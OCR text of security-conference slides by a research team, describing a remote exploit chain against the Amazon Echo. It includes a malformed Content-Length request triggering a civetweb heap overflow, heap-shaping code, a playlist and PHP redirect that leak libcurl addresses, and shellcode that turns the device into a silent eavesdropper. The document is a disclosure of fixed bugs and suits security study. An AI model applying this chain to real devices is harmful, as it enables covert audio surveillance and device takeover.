


- Every time before we would attack, we run patched whad to get the certs & key.
- “Firewall” of client authentication is broken.

Binary Auditing

- Amazon's own code is secured by design.

- Echo's using very old version of the 3rd party libraries.




- N days & 0 day.

Attack the Web Server, to Finally Get Control of Whad

The Web Server -- libcivetweb

- The code is written 4 years ago.
- A failed condition check caused almost every type of vulnerabilities in sequence in getParam().
- Nobody calls the vulnerable function until an update…



A Bad Move Leads to Chain Reaction

CVE-2018-12686
Fixed in June, 2018

```
bool
CivetServer::getParam(struct mg_connection *conn,
                      const char *name,
                      std::string &dst,
                      size_t occurrence)
{
    ……

    const char *con_len_str = mg_get_header(conn, "Content-Length");
    if (con_len_str) {
        unsigned long con_len = atoi(con_len_str);
        if (con_len > 0) {
            conobj.postData = (char *)malloc(con_len + 1);
            if (conobj.postData != NULL) {
                // malloc may fail for huge requests
                mg_read(conn, conobj.postData, con_len);
                conobj.postData[con_len] = 0;
                formParams = conobj.postData;
                conobj.postDataLen = con_len;
            }
        }
    }

    ……
}
```

user supplied value

atoi("-1"), returns a signed int
then **forced typecast** to unsigned int 0xffffffff

0xffffffff (uint -1) will pass the check

integer overflow here, malloc(0)

dlmalloc, same as malloc(8), pass this check

heap buffer overflow here

out-of-bounds write here, postData[-1]=0

potential information leak here, string not zero terminated, and return to the caller

Overflow the dlmalloc(0)

- dlmalloc(0) is valid.

  → **16 bytes (**8B metadata + 8B user data**)**

- mg_read() fix the input length (uint -1):

  int write_size = **min**(0xffffffff, actual length);

```
POST https://10.0.0.1:55443/blah HTTP/1.1\r\n
Host: 10.0.0.1:55443\r\n
Content-Length: -1\r\n
\r\n
POST_DATA
POST_DATA
POST_DATA \r\n\r\n
```

- POST data written into buffer.
- **length of input > 8 bytes** → Heap buffer overflow

Shape the heap

- Shape the heap by sending HTTPS request.

- malloc() controlled by user.

```
const char * con_len_str = mg_get_header(conn, "Content-Length");
if (con_len_str) {
    unsigned long con_len = atoi(con_len_str);
    if (con_len>0) {
        // Add one extra character: in case the post-data is a text, it i
        // Do not increment con_len, since the 0 terminating is not part
        conobj.postData = (char*)malloc(con_len + 1);
```

- Sending or omitting \r\n\r\n to control the connection.


```
data_to_send=("GET / HTTP/1." +  '1' * 120 +
              " \r\nContent-Length: 0")
print(data_to_send)
s.send(data_to_send)
```

omitting the \r\n\r\n

Bypass ASLR to Continue Our Attack

Heap spray


- Large heap allocation → mmaped anonymous memory.
- Memory lays in a predictable range (**even ASLR is enabled**).
- In our case, which is 0xf15f1008 (empirical value).
- Heap spray and put our shellcode into this address.




Leak Addresses of Other Libraries

- Information leak via network?
- CVE-2017-1000254 of libcurl in FTP connection is exploitable.
- To reproduce the vulnerability

  → we need a FTP connection **reuse**.



Echo disabled many dangerous libcurl functions



Trigger the Hidden Code Path

- Playlist download → Connection reuse!
- Accept only HTTP/HTTPS → 302 Redirect to FTP.
- FTP 404 → Prevent from caching.


- Command **downloadAudio** with extension .pls,
  libcurl visits FTP server twice → **Address leaked**!

```
1  [playlist]
2  File1=http://10.0.0.231/a.php
3  Length1=-1
4  Title1=aa
5
6  File2=http://10.0.0.231/a.php
7  Length2=-1
8  Title2=bb
9
10 File3=http://10.0.0.231/b.php
11 Length3=-1
12 Title3=cc
13
14 NumberOfEntries=3
15 Version=2
16
```

```
1  <?
2    //b.php
3
4    header("Location: ftp://10.0.0.231/b/doesntexist.txt" );
5  ?>
```

Leaking the Address

- **Payload length = 103** leak an function address by luck (~80%).
- Calculate libcurl's base loading address.
- Calculate other libraries' addresses based on leaked address.


/Volumes/disk2/downloads/ftp-master
sudo python ./ftp_server.py 103
Got payload count : 103
Started.
No leaking on this request.
Leaking 4 bytes: d1f2bcf6 0d0a
Leaking 4 bytes: d1f2bcf6 0d0a
Raw data:
BBBB

Code Execution

- Overwrite the function pointer in SSL context object
- Webserver responding → SSL_write
- Fastest way to trigger: malformed HTTP version header.

```
else if (strcmp(ri->http_version, "1.0") &&
         strcmp(ri->http_version, "1.1")) {
  snprintf(ebuf, sizeof(ebuf), "Bad HTTP version: [%s]", ri->http_version);
  send_http_error(conn, 505, "Bad HTTP version", "%s", ebuf);//SSL_write
```

- Not safe if you compile this code on Windows, did you see that? ☺

Attacking Primitives

- **Restart the whad**
- **Information leak**
- **Heap maintaining**
- **Heap freeing**
- **Fast SSL_write call**
- **Create any size of heap**


- Use different types of connection to obtain ideal heap layout.

- Combine them to get an RCE.

Time to PWN

Entrust The Hack to Time

- Challenge: disturb from background threads.
- ~40% for a testing gadget (4 Bytes)




- Real life gadget is 24 bytes, success rate down to ~**8%**.
- **But whad is respawned after crash automatically.**
- The only thing we need is time ☺ (avg. 30 min per success).

The Shellcode


- Almost same system version on every Echo device
  ->We don’t need to adapt for many versions
- fork() to prevent crash
- Handlers for SIGSEGV/SIGABRT
- Send the data via TCP to attacker

Deal with It



- Whad is now turning into a eavesdropping program.
- It’s eavesdropping silently and it’s sending every voice data to the attacker.

Demo Video


python (python2.7)
➜ echo python tcpserver.py
start rm finish.txt ...
Begin Time: 2018-07-09 19:00:38
..eak/ftpServer (zsh)
➜ ftpServer
BREAKING AMAZON ECHO
TENCENT BLADE TEAM

Updates

- Reported to Xiaomi in April, fixed in May, received $25,000 USD bonus.

  “Thanks to the Tencent Blade Team for the support of Xiaomi's product safety. All reported vulnerabilities have been fixed to ensure maximum user security.”

- Reported to Amazon in May, fixed in July.

  “Amazon would like to thank the Tencent Blade Team for working with us on resolving this issue. Customer trust is important to us and we take security seriously. Customers do not need to take any action as their devices have been automatically updated with security fixes.”

Conclusion

- Exploit Source Code:
  - We will update full exploit code to Github in the future: https://github.com/tencentbladeteam

- Hack tips:
  - Get the firmware first.
  - It's good to master all kinds of soldering and firmware extraction methods.
  - Web Vulnerabilities + Binary Vulnerabilities → Remote Exploit.
  - Be patient.

Thank You



https://blade.tencent.com

Contact us



https://security.tencent.com

Our Bug Bounty Program

Q & A



https://blade.tencent.com

Contact us



https://security.tencent.com

Our Bug Bounty Program

Reference

https://en.wikipedia.org/wiki/Transport_Layer_Security#Client-authenticated_TLS_handshake

https://github.com/civetweb/civetweb

http://www.openwall.com/lists/oss-security/2018/02/27/5

https://github.com/aholstenson/miio

https://twitter.com/fjeronimo/status/975781623127068674

https://github.com/jhautry/echo-dot